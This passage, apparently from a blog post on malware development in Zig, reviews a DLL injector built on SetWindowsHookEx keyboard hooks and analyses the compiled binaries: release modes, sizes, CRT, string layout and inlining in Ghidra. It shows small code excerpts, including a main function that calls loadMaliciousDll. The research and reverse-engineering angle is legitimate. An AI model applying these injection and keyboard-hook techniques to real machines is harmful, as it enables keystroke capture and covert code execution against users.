

Additionally, the DLL file was loaded into both processes.

Global low-level hook

Finally, to install the WH_KEYBOARD_LL hook, which is global by definition, I
changed the hook type in the injector parameters. After the hook was installed, I
typed keys within the browser and Notepad windows. This time, the hook procedures
were executed by the same process — the injector process — and the DLL was not
loaded into the browser or Notepad processes.

Binary analysis
For the time being, Zig offers four build modes: one Debug mode and three Release modes. Release modes allow for prioritizing performance, safety, or binary size. The following table shows how each mode impacts binary size:
| Binary Name | Release Mode | Binary Size |
|---|---|---|
| Injector.exe | Debug | 1.13 MB |
| Injector.exe | Safe | 605 KB |
| Injector.exe | Fast | 431 KB |
| Injector.exe | Small | 265 KB |
| TestDll.dll | Debug | 954 KB |
| TestDll.dll | Safe | 545 KB |
| TestDll.dll | Fast | 171 KB |
| TestDll.dll | Small | 38 KB |
Compared to Rust, Zig allows for producing much smaller binaries, especially when the Small release mode
is selected.
Release modes
Release modes strongly differ in the way code is generated and which safety features are turned off.
Basically, the ReleaseSafe mode includes safety mechanisms that prevent the program from operating after illegal
behavior is detected. When Undefined Behavior (UB) is detected, the program will simply panic.
Things are different in the case of ReleaseFast and ReleaseSmall modes, where runtime safety is disabled.
This introduces the danger that when UB occurs within the program, it may start operating unpredictably.
That said, the cost for additional speed or smaller sizes is the difficulty in spotting errors.
However, in the case of Malware Development, these safety mechanisms are quite significant in terms of increasing
the size of the binary (as you can observe in the previous table). Runtime safety introduces additional symbols,
code, and strings that are added to the final binary. Take a look at the following picture:

On the left side, there are strings stored in an executable compiled with ReleaseSafe, and on the right, strings
stored within an executable compiled with ReleaseSmall. It's easy to spot strings related to memory safety on the
left pane. Furthermore, in the case of ReleaseSafe, there are more than two times as many strings compared
to ReleaseSmall.
CRT
The injector executable and the DLL containing hook procedures are linked with the C library. This introduces
additional costs by adding CRT initialization routines, which are inserted by the compiler into the produced
executable. The following picture shows the call tree for the mainCRTStartup function:

In the outgoing call pane, you can identify functions related to the CRT, especially the _initterm function.
There is also a call to the actual main function, which contains the injector's code.
If the C library is not linked to the executable, the Zig compiler will omit the CRT, and the main function
will be called directly as the entry point of the executable.
Strings

Beginning with string literals, Zig stores them in the C way, as NULL-terminated byte arrays.
This can be easily checked using a hexdump. The following picture shows part of the .rdata section where strings
are stored:

Its easy to spot 00 bytes, which indicate the end of particular array. If you don't believe that those are actual
byte arrays you can use CyberChef to dispel doubts.
When it comes to "dynamic strings" the situation is different because they are stored as slices. Here as an example I took command line arguments passed to injector.

In the orange borders there are strings extracted from string returned by GetCommandLineW which is internally
called by the try std.process.argsWithAllocator(allocator) invocation. Going deeper I was able to spot
invocation of ArgIteratorWindows next function thanks to emitCharacter function.

Checking the Zig source code allowed me to confirm that I'm inside my helper function for extracting command line arguments:
fn getArgList(allocator: Allocator) !ArrayList([]const u8) {
    var args = try std.process.argsWithAllocator(allocator);
    defer args.deinit();

    var list = ArrayList([]const u8).init(allocator);

    while (args.next()) |arg| {
        const str = try allocator.dupe(u8, arg);
        try list.append(str);
    }

    return list;
}
As you can see, this function rewrites arguments to an ArrayList, which is equivalent to the vector dynamic
container known from C++. The ArrayList stores slices of bytes ([]const u8). The size of each slice is known at
runtime, and the green border in the previous picture shows exactly how these slices look at the memory level.
They are just pointers (values underlined with a blue line) with the length of the data they point to (the length
is stored just after the pointer).
For example, the first slice consists of a pointer to data stored at address 0x000000000B990000, and the length
of this data is 2E, so it's 46 bytes long.

The above picture shows the data to which the pointer points. This is just a sequence of bytes that are not NULL-terminated.
Inlining
The Zig compiler seems to strongly inline functions that are actually good candidates for inlining, even
in ReleaseSafe mode, which prioritizes safety. For example, the entire try arg.Args.parse(allocator) invocation
was inlined into the main function, including the functions called by the parse routine. The following picture
shows the function graph for the main function:
Expand to see a picture (it's freaky big)

This box in the yellow circle indicates the place where LoadLibraryW is invoked. As you may remember, this
function is called pretty early in the Injector's main. Here’s a small reminder:
pub fn main() !void {
    var gpa = std.heap.GeneralPurposeAllocator(.{}){};
    defer if (gpa.deinit() == .leak) std.process.exit(1);
    const allocator = gpa.allocator();

    const logger = try log.initLogger(allocator);
    defer logger.deinit();

    const args = try arg.Args.parse(allocator);
    defer args.deinit();

    const injector = Injector{ .logger = &logger, .allocator = allocator, .hook_type = args.hook_type };

    const dll_handle = injector.loadMaliciousDll(args.target_dll) catch |e| {
        try logger.err("Failed to load target DLL: {}", .{e});
        return;
    };
    //...
}
The loadMaliciousDll function internally calls LoadLibraryW, and the presented function graph indicates that all
previous function invocations were inlined. In fact, loadMaliciousDll was also inlined.
For ReleaseFast, there is also a lot of inlining, yet it seems that the compiler generated fewer routines after
the LoadLibraryW invocation.
Expand to see a picture (it's freaky big)

Yet my personal favorite is ReleaseSmall:
Expand to see a picture (it's freaky big)

Those 'going to right' branches are just inlined functions, and thanks to how Ghidra creates graphs, it's easy to spot those inlines.
In the first approach, the inlines confused me a little bit, because I lost the sense of where I currently am in terms of code location. However, playing a bit with the binaries and Zig source code allowed me to discover what's going on and how to navigate through the disassembled code.
DLL files
In the case of DLL files, there is nothing ordinal. The graphs of the functions are much smaller because there is also much less going on. There were also fewer candidates for inlining because helper functions were used by the two exported functions. As a result, traversing the disassembled code better reflects the original code structure.
Summary
In this article, I explored how to implement the DLL injection technique in the Zig programming language, using the
SetWindowsHookEx WinAPI function. I went through creating an injector and hook procedures for two hook types:
WH_KEYBOARD and WH_KEYBOARD_LL. I also covered how to build a DLL in Zig and took a closer look at the generated
binaries, along with a breakdown of how they worked.
My general thoughts are that Zig did a pretty great job overall. Interacting with the C API was simpler and less
tedious than I expected. There were three main ways to consume the Windows API in Zig, and for prototyping, I
found the zig translation method to be my favorite. Building DLLs was super easy — just a couple of lines in
the build.zig file, and I was done. I also didn’t have to mess around with various macros to export symbols,
which made things a lot cleaner.
As for the binaries, they were surprisingly small, especially when using the ReleaseSmall mode. Zig really shine
with its aggressive function inlining, which made the final binary smaller, but it could impact readability. It wasn’t
a huge issue, but worth mentioning if you are reversing the binary later. However, compared to the Rust binaries, I
found Zig binaries to be easier to analyze. It was easy to spot loops, and there weren’t a lot of complex
abstractions that were hard to understand in the low-level code.